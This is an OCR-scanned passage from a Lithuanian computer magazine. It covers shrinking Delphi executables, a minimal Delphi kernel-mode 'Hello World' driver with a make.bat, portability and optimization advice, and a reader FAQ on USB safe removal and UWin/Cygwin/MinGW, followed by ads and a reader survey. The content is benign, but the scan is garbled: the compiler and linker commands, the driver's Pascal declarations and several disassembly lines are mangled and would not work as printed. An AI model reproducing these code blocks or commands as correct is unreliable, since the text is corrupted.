    MessageBoxA(0, 'Hello world', nil, 0);
end;

end

```

Unit modulio tipas reikalingas tam, kad kompiliatorius objekti neje byloje generuotų simbolinius apibrėžtų procedūrų pavadinimus. Mūsų atveju tai bus procedūra Start — įėjimo į programą taškas. Dabar projektą kompiliuojame su tokia komanda:

```

del32.exe JP SA B C D G I I J . h O F C P T
,W + ,X ,Yfile oWorld.pas

```

Gautą naują bylą HelloWorld.obj atsidarome su HEX redaktoriu ir žiūrime, kuo pavirto mūsų įėjimo taškas. Pas mane gavosi Start\$qqrv. Šį pavadinimą vykdomos bylos kūrimo metu reikia nurodyti kaip įėjimo tašką. Ir galų gale atliekame galutinį surinkimą (vykdomos bylos sukūrimą):

```

inkeyb ALEN32 FORCE UNRESOLVED SUBSYSTEM WINDOWS ENTINS IS 1 +
World.obj user32.lib o HelloWorld.exe

```

Finale mes gauname veikiančią HelloWorld programą, kurios dydis vos 832 baitai! Aš manau, kad toks dydis įtiks bet kam. Dabar pabandykime su IDA disasembliuoti šią bylą ir paieškoti nereikalingo kodo:

```

; Attributes: bp-based frame
; char Text[]
Text db 'Hello world!',0

```

```

public start
start proc near
    push 0, uType
    push 0; lpCaption
    push offset Text, lpText
    push 0, hWnd
    call MessageBoxA
    ret
start endp

```

Ne vieno baito nereikalingo kodo! Parodyk šį pavyzdį visiems, kas mėgsta šnekėti apie didelę su Delphi parašytų programų apimtį ir stebėk jų veido šraišką — tai labai smagu!). Labiausiai užsišpyrę vis tiek numykia: „A... Ee... Vis tiek šudas!“, tačiau ko nors rimto jau niekas nebeprasakys. O užkietę ginčų mėgejai pateiks paskutinį argumentą — su Delphi negalima parašyti Windows NT sistemai skirtos branduolio režimo tvarkyklės (driver). Niekuo.. tuojau ir jie papildys praaikejusiu gretas ;),

**[Rašome tvarkyklę su „Delphi“]** Ape tai, kaip pagal mūsų metodką padaryti neįmanoma su Delphi parašyti branduolio režimo tvarkyklę, RSDN'e net yra straipsnis, todėl visiems susidomėjusiems rekomenduoju jį perskaityti. O aš savo ruož-



tu čia pateiksiu paprasčiausios tvarkyklės pavyzdį ir jos kompiliavimui skirtos *make.bat* turinį. Byla *Driver.pas*,

```
unit Driver;

{$IFDEF MSWINDOWS}
{$R ..\res\driver.res}

function DriverEntry(DriverObject: RegistryPath; pointer): integer; stdcall;
implementation

function DbgPrint(Str: PChar): cardinal; cdecl; external 'ntoskml.exe'
name 'DbgPrint';

function DriverEntry(DriverObject: RegistryPath; pointer): integer;
begin
    DbgPrint('hello World!');
    Result := 1;
end;

end;

[. In make.bat
1) 32-bit: x86_PSA B C D G H I L M N P Q R T U V W X Y Driver.pas
mk.exe /DRIVER /ALIGN 32 /BASE 0x10000 /SUBSYSTEM NATIVE /FORCE UNRESOLVED /
ENTRY DriverEntrySqqspvt] Drive obj ntoskml /b /out Driver.sys
```

kompiliavimui mums prireiks bylos *ntoskml.lib* iš DDK (*Driver Development Kit*). Mes gausime kilobaito dydžio tvarkyklę, kuri į derinimo konsolę išveda pranešimą „Hello World“ ir grąžina klaidą, dėl ko nелеka atmintyje ir nereikalauja apibrežti funkcijos *DriverUnload*. Tvarkyklei paleisti panaudok *Four F* sukurtą *KmdManager*. Pamatyti jos darbo rezultatus galima su *Softice* arba *DbgView*. Pagrindinė problema, dėl kurios su *Delphi* negalima rašyti pilnaverčių tvarkyklių — nėra DDK. Norint parašyti tvarkyklę, API branduoliui reikia antraščių bylų ir daugybės sisteminių struktūrų aprašymų. Visos šios gerybės yra skirtos tik C (sukurta „Microsoft“) ir MASM32 (sukurta „Four F“). Sklinda gandas, kad jau yra sukurtas *Pascal'iu* skirtas DDK, tačiau autonus jį parodo už pinigus ir labai šito nereklamuoja. Manau, kad kada nors vis dėlto atsiras entuziastų, kurie sukurs *Pascal'iu*, skirtą DDK ir pateiks jį visiems laisvam naudojimui. Kita problema yra tame, kad didžioji dalis su sisteminiu programavimu susijusių pavyzdžių parašyti su C, todėl kad ir su kokia kalba tu rašytumei savo programas, C vis tiek teks žinoti. Be abejo, tai nereškia, kad teks nuodugniai studijuoti C++. Norint suprasti sisteminės programos, užteks pagrindinių sintaksės žinių, nes visa kita naudojama tik taikomosiose programose, kurios mums visiškai nedomina.

**[Kodo perkellamumas]** Programuojant su standartiniais *Delphi* komponentais be krūvos trūkumų mes gauname vieną privalumą — tam tikrą kodo perkellamumą. Jeigu programa naudojama tik kalbos, o ne sistemos galimybes, tai ji bus lengvai kompiliuojama su *Kilix* ir veiks *Linux* sistemoje. Visa problema tame, kad nenaudodami sistemos galimybių mes gausime tikrą klaidų maišą, didelę ir neefektyvią programą. Nepaisant to, rašant rimtas programas remiantis aukščiau išvardintomis metodikomis, vis tik norisi turėti tam tikrą nepriklausomybę nuo siste-

mos. Ją gauti labai paprasta — pakanka parašyti kodą, kuris nenaudoja nei API funkcijų, nei apskritai kalbos galimybių. Kai kuriais atvejais tai visiškai neįmanoma (pavyzdžiui, žaidimuose), tačiau kartais sistemos funkcijos absoliučiai nereikalingos (pavyzdžiui, matematinuose algoritmuose).

Bet kokių atvejų derėtų aiškiai išskirti nuo platformos (mašinos) priklausomas ir nepriklausomas (jeigu tokia yra kodo dalis). Pairsant aukščiau išsakytų taisyklių, nuo platformos nepriklausoma dalis bus išseitos tekstų lygyje suderinama su bet kuriu sistema, kuriai yra sukurtas *Pascal* kompiliatorius (o jis yra sukurtas net ir PIC valdiklams). Nepriklausomą nuo API kodą galima drąsiai kompiliuoti į DLL ir panaudoti, pavyzdžiui, branduolio tvarkyklės režime. Tokį DLL taip pat bus galima be problemų panaudoti ir kitose OS. Tam reikia tiesiog sekcija po sekcijos sumapinti DLL į proceso adresų erdvę, suderinti relokus ir drąsiai naudotis jos funkcijomis. Tai realizuojantis kodas *Pascal'yje* užima apie 80 eilučių. Jeigu vis dėlto DLL naudoja tam tikras API funkcijas, tai jas galima suemuliuoti užpildžius DLL importo lentelę jas savo programoje pakeisiančių funkcijų adresais.

**[Bendri optimizavimo metodai]** Stenkis visur, kur tik įmanoma, naudoti rodykles. Niekada neperdavinek duomenų į funkciją štai taip:

```
procedure PaprasiaData (TStr: string);
```

Visada perdavinek rodykles į strukturas:

```
procedure Paprasia(pData: PStructure); kur PStructure — ^TStructure;
```

Toks škvietimas vyksta greičiau ir sutaupo nemažai kodo. Stenkis nes naudoti *string* duomenų tipų, nes vietoje jo visa da galima naudotis *Pchar* ir po to rankiniu būdu apdoroti eilutes. Jeigu eilutei saugoti reikalingas laikinas buferis, tai jį derėtų apibrežti lokaliuose kintamuosiuose, pavyzdžiui, *array of char*. Stenkis į funkciją perdavineti ne daugiau trijų parametrų pirmieji trys parametrai pagal *fastcall* iškviatimo metodą (kuris *Delphi'je* naudojamas pagal nutylėjimą) perduodami registruose, o visi tolimesni — per steką, kas suletina priėjimą prie jų ir padidina kodo apimtį. Taisyky atminti; pavyzdžiui, jeigu pas tave yra skaičių masyvas, kurių diapazonas telpa į baitą, tai nereikia jų apibrežti kaip *dword*. Niekada neverta rašyti pasikartojančio kodo.

Jeigu kokie nors veiksmai turi pasikartoti, tai juos reikia išskirti į funkciją. Nepaisant to, neverta kurti funkcijos, kurioje yra vos dvi kodo eilutės — jos iškviatimas gali užimti kur kas daugiau vietos, negu ji pati. Ir atminti svarbiausia: kodo efektyvumą visų pirma apibrežia ne kompiliatorius, o panaudotas efektyvesnis algoritmas.









**PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOKI MAN NEVERTA SIŪSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS „HACK-FAQ“, TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAME-RIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS BENT KIEK NORĖDAMAS GALI RASTI IR PATS. AŠ NE TELE-PATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŪSK KUO DAUGIAU INFORMACIJOS.**



**USB įrenginių atjungimui Windows sistemoje numatyta speciali priemonė — saugus įrenginių atjungimas (safe hardware removal). Niekada ja nesinaudojau ir kol kas dar nesugadinau nė vieno įrenginio. Todėl ir klausiu: kiek reikalingas šis „Microsoft“ įrankis? Visi mano draugai besąlygiškai jį naudoja (bijo sugadinti flash atmintis), tačiau man jo panaudojimo prasmė gana abejotina.**



Į Windows sistemą įmontuotas saugaus įrenginių atjungimo įrankis iš tiesų gali būti naudingas, tačiau tik kartais, retais atvejais. USB specifikacija iš karto numato „karštą“ įrenginių prijungimą ir atjungimą, todėl tą pačią *flash* atmintį iš kompiuterio galima visškai saugiai ištraukti bet kuriuo metu. Tegu į ją dideliu greičiu perduodami duomenys: po atjungimo jai bet kokių atvejų blogiau nebus. Visai kas kita, kad dalis duomenų (galbūt net labai svarbūs) į ją nepateks. Ar supranti, kurlink aš suku? Tam ir reikia to „saugaus įrenginių atjungimo“, kad išvengtum potencialaus duomenų praradimo ir neigiamos įtakos programų bei visos sistemos darbui. Principas labai paprastas: jeigu šiuo metu USB įrenginys nėra naudojamas, jį galima atjungti. Jeigu į jį kreipiamasi — geriau to daryti nereikia.



**Kuo skiriasi „Uwin“, „CygWin“ ir „MinGW“?**

Apie viską iš eilės.



*UWin* ([www.research.att.com/sw/tools/uwin/](http://www.research.att.com/sw/tools/uwin/)) — tai faktiškai UNIX sistemų emuliatoras. Jį sąlyginai galima suskaidyti į dvi dalis. Pirmoji, kuri yra svarbiausia — tai bibliotekos ir antraščių bylos, kuriose pilnai realizuotas UNIX API. Jų reikia tam, kad būtų galima langines kompiliuoti *unix* programas ir sėkmingai jas naudoti. Antroji dalis yra pats UNIX emuliatoras, kuris apjungia daugybę *\*nix*'inių įrankių, taip pat ir programas aplinkas: *bash*, *csch*, *zsh*. *UWin* UNIX failų sistemą pilnai emuliuoja NTFS failų sistemoje ir dalinai — FAT/FAT32 sistemoje. *Uwin* failų sistemą atvaizduoja štai taip: šaknyje kataloge (*root*, */*) yra įprastiniai */bin*, */usr*, */lib*, */var*, */proc* ir */tmp*.

*Cygwin* ([www.cygwin.com](http://www.cygwin.com)) — tai dar vienas *\*nix*'ų emuliatoras, kuris yra žinomesnis ir funkcionalesnis. Jis platinamas kaip viena vienintelė įdiegimo byla, o reikiami paketai išrenkami iš sąrašo ir parsisiunčiami iš oficialios svetainės tiesiog įdiegimo metu. Norint turėti gaimesnę kompiliuoti *unix* programų išerties tekstus, reikia įdiegti *gcc*, standartinių bibliotekų rinkinį ir įrankį *make*. Po to daugelio programų kompiliavimas neturėtų kelti problemų, o sukompilijuotas programos galima lengvai paleisti bet kuriame kitame kompiuteryje, tik su sąlyga jog Windows kataloge bus įkurdinta nedidelė byla *cygwin1.dll*. *MinGW* ([www.mingw.org](http://www.mingw.org)) paketas, priešingai nei *Cygwin* ir *Uwin*, nėra UNIX OS emuliatoras, tačiau leidžia Windows sistemoje kompiliuoti *\*nix*'ines programas. Į paketą įeina visi reikalingi dalykai: *gcc* kompiliatoras, įrankis *make* ir standartinių modulių rinkinys. Svarbiausias *MinGW* privalumas yra jo paprastumas. Pakanka iš interneto parsisiųsti vienintelę bylą, į kurią surinkta viskas, po ko *\*nix*'inių programų kompiliavimas nekels jokių problemų.

# **Elitinio HAKERIŲ KLUBO**

## **nariams taikomos**

## **nuolaidos!**



Interneto klube „IMPRESS“  
su ELITE CLUB nario kortele  
suteikiama 20 % nuolaida!



IMPRESS

Kaunas, Savanorių pr. 255,  
(HYPER MAXIMA)

ELITINIS  
**HAKERIŲ KLUBAS**

# **BMS**

Pateikus ELITE CLUB  
kortelę visose BMS  
parduotuvėse suteikiama  
5 % nuolaida.

### **Kaunas**

Savanorių pr. 66  
Tel.: (37) 75 10 10  
El. paštas: [kaunas@bms.lt](mailto:kaunas@bms.lt)

### **BMS MEGAPOLIS,**

Savanorių pr.301  
Tel.: (37) 313101  
El. paštas: [megapolis@bms.lt](mailto:megapolis@bms.lt)

### **Vilnius**

**BMS MEGAPOLIS,**  
Laisvės pr. 2  
Tel.: (5) 24 77 300  
El. paštas: [v.megapolis@bms.lt](mailto:v.megapolis@bms.lt)

### **Klaipėda**

Minijos g. 2  
Tel.: (46) 38 33 33  
El. paštas: [klaipeda@bms.lt](mailto:klaipeda@bms.lt)



Atsiųsk anketa  
mums ir laimėk



**Microsoft Wireless Optical**  
klaviatūrą ir pelę!



**ANKETA Nr. 33**

Vardas   
Pavardė   
Amžius   
Adresas   
  
El.paštas

Išvardink tris, tavo manymu,  
įdomiausius šio numerio straipsnius:

ir tris prasčiausius:

Kitame numeryje norėčiau rasti:

Tavo klausimas | FAQ:

siųsti

išvalyti

**ANKETĄ SIŪSK ADRESU:**

p.d. 2234, LT - 44012, KAUNAS - C

Naudojiesi kompiuteriu

metų

Naudojiesi internetu

metų

Kiek žurnalo numerių skaitei?

numerius

Kokią OS naudoji?

32-OJO NUMERIO  
NUGALĖTOJAS:

AURIMAS DAPŠYS

IŠ VILNIAUS.

JAM ATITENKA

MICROSOFT WIRELESS

OPTICAL KLAVIATŪRA IR PELĖ

LAIMĖTOJO PRAŠOM

PASKAMBINTI | REDAKCIJĄ IR

SUSITARTI DĖL PRIZO

ATSIEMIMO.



遊戯王  
Yu-Gi-Oh!

Naujausias  
animacinis serialas

Yu-Gi-Oh

kiekviena, darbo diena, 14:45 per





# Mobili loterija



**sms žinutė -  
Tavo loterijos bilietas**

**sms 1606**  
išskyrus TELE2

**BILIETO KAINA 1 Lt + sms siuntimo kaina 0,20 Lt**

## **KAIP STATYTI:**

**Rašyk SMS: OHO ir 3 skaičius iš 12 (pvz.: OHO 2 11 9)  
Siųsk SMS 1606 ir netrukus gausi loterijos bilietą.**